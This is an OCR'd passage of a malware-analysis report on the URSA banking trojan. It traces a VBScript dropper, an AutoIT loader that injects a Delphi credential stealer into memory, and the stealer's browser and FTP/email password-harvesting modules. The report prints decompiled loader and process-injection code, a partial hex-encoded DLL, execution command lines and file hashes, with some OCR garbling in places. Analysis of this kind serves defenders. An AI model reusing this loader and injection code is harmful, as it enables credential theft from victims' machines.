
NFFDEFRFADDCLFPFCFCFNCLFFDEFRFADDCLDACYDFCLBB

```
h5tc4#reep#h5tc4#106#NUL
```


Figure 14: *Next binaries (AutoIT – the injector/loader) and the URSA trojan (a Delphi binary injected into memory are download from the C2 server.*

Along the way, two additional DLLs are also downloaded. One is a DLL for SSL and the other for SQLite3. They are probably dependencies packaged in the malware, and to avoid a failure if the target machine does not have these DLLs/resources installed on the device. We will observe that the final binary – URSA Delphi – has two tools inside and packed. These tools are legitimate software used during the credential harvesting process.

After this complex process, the final files are moved into the **C:\”artibrary_name”** folder.




```

    UnZip sPasta & sNomeArq & "1" & cXZ, sPasta
    Set fso = CreateObject("Scripting.FileSystemObject")
    fso.MoveFile sPasta & cWus3r & "1" , sPastaUser & sNomeArq & "1." & sNomeExt2
    fso.DeleteFile(sPasta & sNomeArq + "1" & cXZ)


    UnZip sPasta & sNomeArq & "4" & cXZ, sPasta
    Set fso = CreateObject("Scripting.FileSystemObject")
    TrocaEntry sPasta & cWus3r & "4", sPastaUser & sNomeArq, cSenLoad, cSenLoadNova
    fso.DeleteFile( sPasta & sNomeArq + "4" & cXZ)
    fso.DeleteFile( sPasta & cWus3r & "4")
    fso.CopyFile sPastaUser & sNomeArq & sNomeExt & ".dll",sPastaUser & sNomeArq & ".dll",True

    sNomeEXE = sNomeArq + "ai"

    UnZip sPasta & sNomeArq & "sq" & cXZ, sPasta
    Set fso = CreateObject("Scripting.FileSystemObject")
    fso.MoveFile sPasta & cWus3r & "sq" , sPastaUser & "winx86.dll"
    fso.DeleteFile( sPasta & sNomeArq + "sq" & cXZ)

    fso.DeleteFile( sPastaUser & sNomeArq & sNomeExt & ".dll")

    UnZip sPasta & sNomeArq & "sl" & cXZ, sPasta
    Set fso = CreateObject("Scripting.FileSystemObject")
    fso.MoveFile sPasta & cWus3r & "sl" , sPastaUser & "libeay32.dll"
    fso.DeleteFile( sPasta & sNomeArq + "sl" & cXZ)

    UnZip sPasta & sNomeArq & "ss" & cXZ, sPasta
    Set fso = CreateObject("Scripting.FileSystemObject")
    fso.MoveFile sPasta & cWus3r & "ss" , sPastaUser & "ssleay32.dll"
    fso.DeleteFile( sPasta & sNomeArq + "ss" & cXZ)

    UnZip sPasta & sNomeArq & "ai" & cXZ, sPasta
    Set fso = CreateObject("Scripting.FileSystemObject")
    fso.MoveFile sPasta & cWus3r & "ai" , sPastaUser & sNomeEXE  & ".exe"
    fso.DeleteFile( sPasta & sNomeArq + "ai" & cXZ)
```



Name	Date modified	Type	Size
libeay32.dll	11/22/2018 2:48 PM	Application extens...	1,451 KB
n11	9/12/2020 9:34 AM	File	148 KB
n11ai.exe	3/15/2018 1:17 PM	Application	873 KB
n111.11n	8/12/2020 12:50 PM	11N File	6,811 KB
winx86.dll	6/5/2018 12:53 AM	Application extens...	850 KB

Figure 15: *Final stage is moved into a random folder created on the C:\ (**o0t** – in this case).*

Next, another loader/injector, the AutoIT file is executed. It is responsible for loading into the memory the final payload (Delphi file that contains the trojan code and the malicious process).



```

Set oss = CreateObject("Shell.Application")

oss.ShellExecute  sPastaUser  & sNomeEXE&".exe", sNomeArq &" @" & sNomeDLL, sPastaUser , "open", 1

'oss.ShellExecute "c:\" & sPastaEXE & "\" &sNomeEXE&".exe", "c:\" & sPastaDLL & "\" &sNomeDLL&"."&sExtDLL & ",#1 @w2", "c:\" & sPastaEXE & "\", "open", 1

'oss.ShellExecute spathcs & "rundll32.exe", "c:\" & sPastaDLL & "\" &sNomeDLL&"."&sExtDLL & ",#1", "c:\" & sPastaEXE & "\", "open", 1
oss.ShellExecute  sPastaUser & sNomeEXE&".exe", sNomeArq &" ##1", sPastaUser , "open", 1
oss.ShellExecute  sPastaUser & sNomeEXE&".exe", sNomeArq &" ##3", sPastaUser , "open", 1


set objFSO = CreateObject("Scripting.FileSystemObject")
set objFile = objFSO.GetFolder(sPastaUser)


      objFile.Attributes = objFile.Attributes + 2


End If
  End If
End If

'objFSOq.DeleteFile(sPathSelf)
Quit
```

Figure 16: *Final payload is executed.*

Ursa trojan – AutoIT loader/injector

Threat name: n11ai.exe
MD5: c56b5f0201a3b3de53e561fe76912bfd


Threat name: n111.11n
MD5: 7396051fd6575180166d66ddf0a9295b

Threat name: winx86.dll
MD5: 87f9e5a6318ac1ec5ee05aa94a919d7a

Threat name: libeay32.dll
MD5: f3e6c0d52bab27289db2a70e4aab628c

Threat name: n11
MD5: 71fdf07084a741b553b97b0d0815fa0e

The AutoIT binary is protected and can be decompiled with the following script available on **GitHub.** That script is a build of myAut2Exe modified from the original and based on the version 2.12.



```
GLOBAL $_MDCODEBUFFER,$_MDLOADOFFSET,$_MDGETOFFSET,$_MDFREEOFFSET
GLOBAL $_MFHOOKPTR,$_MFHOOKBAK,$_MFHOOKAPI="LocalCompact"
GLOBAL $_MDKERNEL32DLL=DLLOPEN("kernel32.dll")
FUNC MEMORYFUNCINIT()
LOCAL $KERNELHANDLE=DLLCALL($_MDKERNEL32DLL,"ptr","LoadLibrary","str","kernel32.dll")
LOCAL $HOOKPTR=DLLCALL($_MDKERNEL32DLL,"ptr","GetProcAddress","ptr",$KERNELHANDLE[0],"str",$_MFHOOKAPI)
$_MFHOOKPTR=$HOOKPTR[0]
$_MFHOOKBAK=DLLSTRUCTCREATE("ubyte[7]")
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",DLLSTRUCTGETPTR($_MFHOOKBAK),"ptr",$_MFHOOKPTR,"uint",7,"u:
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR,"byte*",184,"uint",1,"uint*",0)
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR+5,"ushort*",57599,"uint",2,"uint*",0)
ENDFUNC
FUNC MEMORYFUNCCALL($RETTYPE,$ADDRESS,$TYPE1="",$PARAM1=0,$TYPE2="",$PARAM2=0,$TYPE3="",$PARAM3=0,$TYPE4="",$PARAM4=0,$TYPE5=
IF NOT ISDLLSTRUCT($_MFHOOKBAK)THEN MEMORYFUNCINIT()
MEMORYFUNCSET($ADDRESS)
LOCAL $RET
SWITCH @NUMPARAMS
CASE 2
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI)
CASE 4
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1)
CASE 6
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2)
CASE 8
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2,$TYPE3,$PARAM3)
CASE 10
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2,$TYPE3,$PARAM3,$TYPE4,$PARAM4)
CASE 12
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2,$TYPE3,$PARAM3,$TYPE4,$PARAM4,$TYPE5,$PARAM5
CASE ELSE
LOCAL $DLLCALLSTR="DllCall($_MDKernel32Dll, $RetType, $_MFHookApi",$N,$I
FOR $I=4 TO @NUMPARAMS STEP 2
$N=($I-2)/2
$DLLCALLSTR&=", $Type"&$N&", $Param"&$N
NEXT
$DLLCALLSTR&=")"
$RET=EXECUTE($DLLCALLSTR)
ENDSWITCH
RETURN $RET
ENDFUNC
FUNC MEMORYFUNCSET($ADDRESS)
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR+1,"uint*",$ADDRESS,"uint",4,"uint*",0)
ENDFUNC
```

myAut2Exe >The Open Source AutoIT/AutoHotKey script decompiler< - dmod 2.12 build(269)
Tools
BugFix
Info
Scan File

File or Folder: C:\Users\dude\Desktop\lp14

Decoded Script results (truncated at MAX_INT chars)

```
?GLOBAL $_MDCODEBUFFER,$_MDLOADOFFSET,$_MDGETOFFSET,$_MDFREEOFFSET
GLOBAL $_MFHOOKPTR,$_MFHOOKBAK,$_MFHOOKAPI="LocalCompact"
GLOBAL $_MDKERNEL32DLL=DLLOPEN("kernel32.dll")
FUNC MEMORYFUNCINIT()
LOCAL $KERNELHANDLE=DLLCALL($_MDKERNEL32DLL,"ptr","LoadLibrary","str","kernel32.dll")
LOCAL $HOOKPTR=DLLCALL($_MDKERNEL32DLL,"ptr","GetProcAddress","ptr",$KERNELHANDLE[0],"str",$_MFHOOK
$_MFHOOKPTR=$HOOKPTR[0]
$_MFHOOKBAK=DLLSTRUCTCREATE("ubyte[7]")
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",DLLSTRUCTGETPTR($_MFHOOKBAK),"ptr",$_
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR,"byte*",184,"uint",1,"uint*",0)
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR+5,"ushort*",57599,"uint",2,"uir
ENDFUNC
FUNC MEMORYFUNCCALL($RETTYPE,$ADDRESS,$TYPE1="",$PARAM1=0,$TYPE2="",$PARAM2=0,$TYPE3="",$PA
IF NOT ISDLLSTRUCT($_MFHOOKBAK)THEN MEMORYFUNCINIT()
MEMORYFUNCSET($ADDRESS)
LOCAL $RET
SWITCH @NUMPARAMS
CASE 2
```

Automated run log

```
Trying run with default: Autoit2
Trying run with default: AutoHotKey
Doing an offset scan for possible script start addresses
Starting at script offset 0 = 000000CD default: AutoIt3_v2007+
MD5 Password hash: 3CC5A5ABF40CBB6D36E22EFE1F92E406
Automation run complete Success = True
Time: 3.813 seconds
```

Run log

```
==================================================================
Seperating Includes of : C:\Users\dude\Desktop\lp14_restore.au3
 282527 bytes loaded.
Testing for TextFile...
Done. (Textfile=True)
Time = 3.25 seconds Success = True
```

☑ Don't delete temp files (for ex. compressed scriptdata)

StartOffset: 000000CI

Off_Adjust: 2C

000000CD

□ Verbose Mode

***Figure 17:** AutoIT decompiled code (n11ai.exe).*

As observed, some calls from *kernel32.dll* are imported in order to perform the Process Injection technique.


```
LOCAL $KERNELHANDLE=DLLCALL($_MDKERNEL32DLL,"ptr","LoadLibrary","str","kernel32.dll")

$_MFHOOKBAK=DLLSTRUCTCREATE("ubyte[7]")
DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",DLLSTRUCTGETPTR($_MFHOOKBAK),"ptr",$_MFHO

DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR,"byte*",184,"uint",1,"uint*",

DLLCALL($_MDKERNEL32DLL,"int","WriteProcessMemory","ptr",-1,"ptr",$_MFHOOKPTR+5,"ushort*",57599,"uint",2,"u
```

In detail, the file **n111.11n** is one of the DLLs imported – the Delphi PE file. All the DLL files are injected depending on the passed arguments. These command lines are executed in Figure 17, at the end of the VBScript loader.

```
"C:\o0t\n11ai.exe" n11 @
"C:\o0t\n11ai.exe.exe" n11 ##1
"C:\o0t\n11ai.exe.exe" /stext "WWy1"
"C:\o0t\n11ai.exe.exe" n11 ##3
"C:\o0t\n11ai.exe.exe" /stext "WWy0"
```

In detail, this AutoIT loader is seen as a maestro. It loads the malware by parts, namely:


- **n11 @** – DLL inside AutoIT that loads the Delphi binary into the memory.
- **n11 /stext "WWy1"** – executes the module of collecting passwords from the browser.
- **n11 /stext "WWy0"** – executes the module of collecting credentials from popular software (FTP, email, etc.).



```
CASE 9
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2,$TYPE3,$PARAM3)
CASE 11
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2,$TYPE3,$PARAM3,$TYPE4,$PARAM4)
CASE 13
$RET=DLLCALL($_MDKERNEL32DLL,$RETTYPE,$_MFHOOKAPI,$TYPE1,$PARAM1,$TYPE2,$PARAM2,$TYPE3,$PARAM3,$TYPE4,$PARAM4,$TYPE5,$PARAM5
CASE ELSE
LOCAL $DLLCALLSTR="DllCall($_MDKernel32Dll, $RetType, $_MFHookApi",$N,$I
$N=1
FOR $I=5 TO @NUMPARAMS STEP 2
$DLLCALLSTR&=", $Type"&$N&", $Param"&$N
$N+=1
NEXT
$DLLCALLSTR&=")"
$RET=EXECUTE($DLLCALLSTR)
ENDSWITCH
IF $OPENFLAG THEN MEMORYDLLCLOSE($MODULE)
SETERROR(0)
RETURN $RET
ENDFUNC
GLOBAL $DLLBINARY
CARREGA()
$DLL_HANDLE_0=MEMORYDLLOPEN($DLLBINARY)
MEMORYDLLCALL($DLL_HANDLE_0,"int","n11ai")
FUNC CARREGA()
$DLLBINARY=""
$DLLBINARY&="0x4D5A90000300000004000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000
$DLLBINARY&="72756E20696E20444F53206D6F64652E0D0D0A24000000000000001C07CCC55866A2965866A2965866A2969CA36F965766A2969CA36C963
$DLLBINARY&="6B965966A296586635965966A2967FA06E965966A296526963685866A296000000000000000000000000000000000000000000000000504
$DLLBINARY&="0000E000000000001000100000000020000060000000000000006000000000000000400200000400000000000020040010000100000100
$DLLBINARY&="000000000000000000000000000000200F80D000090E100003800000000000000000000000000000000000000000000000000000C810010
$DLLBINARY&="74657874000000BBC000000010000000C200000004000000000000000000000000000000200000602E726461746100002243000000E000000
$DLLBINARY&="0100000000000000000000000000400000C02E72737263000000095000000060010000960000001C0100000000000000000000000000400
$DLLBINARY&="000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
$DLLBINARY&="000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
$DLLBINARY&="000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
$DLLBINARY&="00000000000000000000000000000558BECF6450801568BF1C70624EF0010740956E82220000083C4048BC65E5DC20400CCCCCCCCCCCCCC
$DLLBINARY&="088D55F8FF750852FF500C8B550C8B48043B4A04750E8B003B027508B0018BE55DC2080032C08BE55DC20800CCCCCCCCCCCCCCCCCCCCCCC
$DLLBINARY&="CCCCCCCC558BEC5156FF750CC745FC00000000E8EF1100008B750883C40485C0BACC0F01100F45D0C746140F000000C7461000000000C60
$DLLBINARY&="CEE8690E00008BC65E8BE55DC20800B8DC0F0110C3CCCCCCCCCCCCCCCCCCCC558BEC518B450C568B7508C745FC0000000083F80175286A1
$DLLBINARY&="8BC65E8BE55DC20800CCB800100110C3CCCCCCCCCCCCCCCCCCCC558BEC5156FF750CC745FC00000000E8391100008B750883C40485C0BAC
$DLLBINARY&="C208008BCA578D79018A014184C075F92BCF5F51528BCEE8890D00008BC65E8BE55DC20800558BEC568B750C56E8A610000083C40485C08
$DLLBINARY&="803D744D0110007406B872000000C38D41FF8D4AFF03C2F7D123C1C3CCCCCCCC558BEC83EC0C803D744D011000538B5D0C578BFA8B53048
```

***Figure 18:** DLLs injected into the memory (Delphi binary, and other).*

On the other side, the two DLLs seem to be referred to SSL and SQLite3, probably dependencies to execute the tool available inside the Delphi PE file (*winx86.dll* and *libeay32.dll*).



initor.com [c:\o0t\winx86.dll]

property	value
md5	1E5FD3FC54734E86FE47A13410DFB276
sha1	9BEDD09E87459FD3DCCDEBA26043DD9F18721A0A
sha256	DC759ACA92F26422E9B1ECB957DFF86BDF2C6E07EBAF562E2EEEADCEFCE722FD
file-type	**dynamic-link library**
date	empty
language	English-United States
code-page	Unicode UTF-16, little endian
CompanyName	SQLite Development Team
FileDescription	SQLite is a software library that implements a self-contained, serverless, zero-co...
FileVersion	3.24.0
InternalName	sqlite3
LegalCopyright	http://www.sqlite.org/copyright.html
ProductName	SQLite
ProductVersion	3.24.0
SourceId	2018-06-04 19:24:41 c7ee0833225bfd8c5ec2f9bf62b97c4e04d03bd9566366d5221...

nitor.com [c:\o0t\libeay32.dll]

property	value
md5	47DD241872FB6156ECDE8EE33D99EFA3
sha1	3B4F86A1EE8432CF131E4462CB8E0912C28384B7
sha256	2B1B33FC53AF9AE334679B52A20871E609FA68A077D8C73523D3B459ACC35E36
file-type	**dynamic-link library**
date	empty
language	English-United States
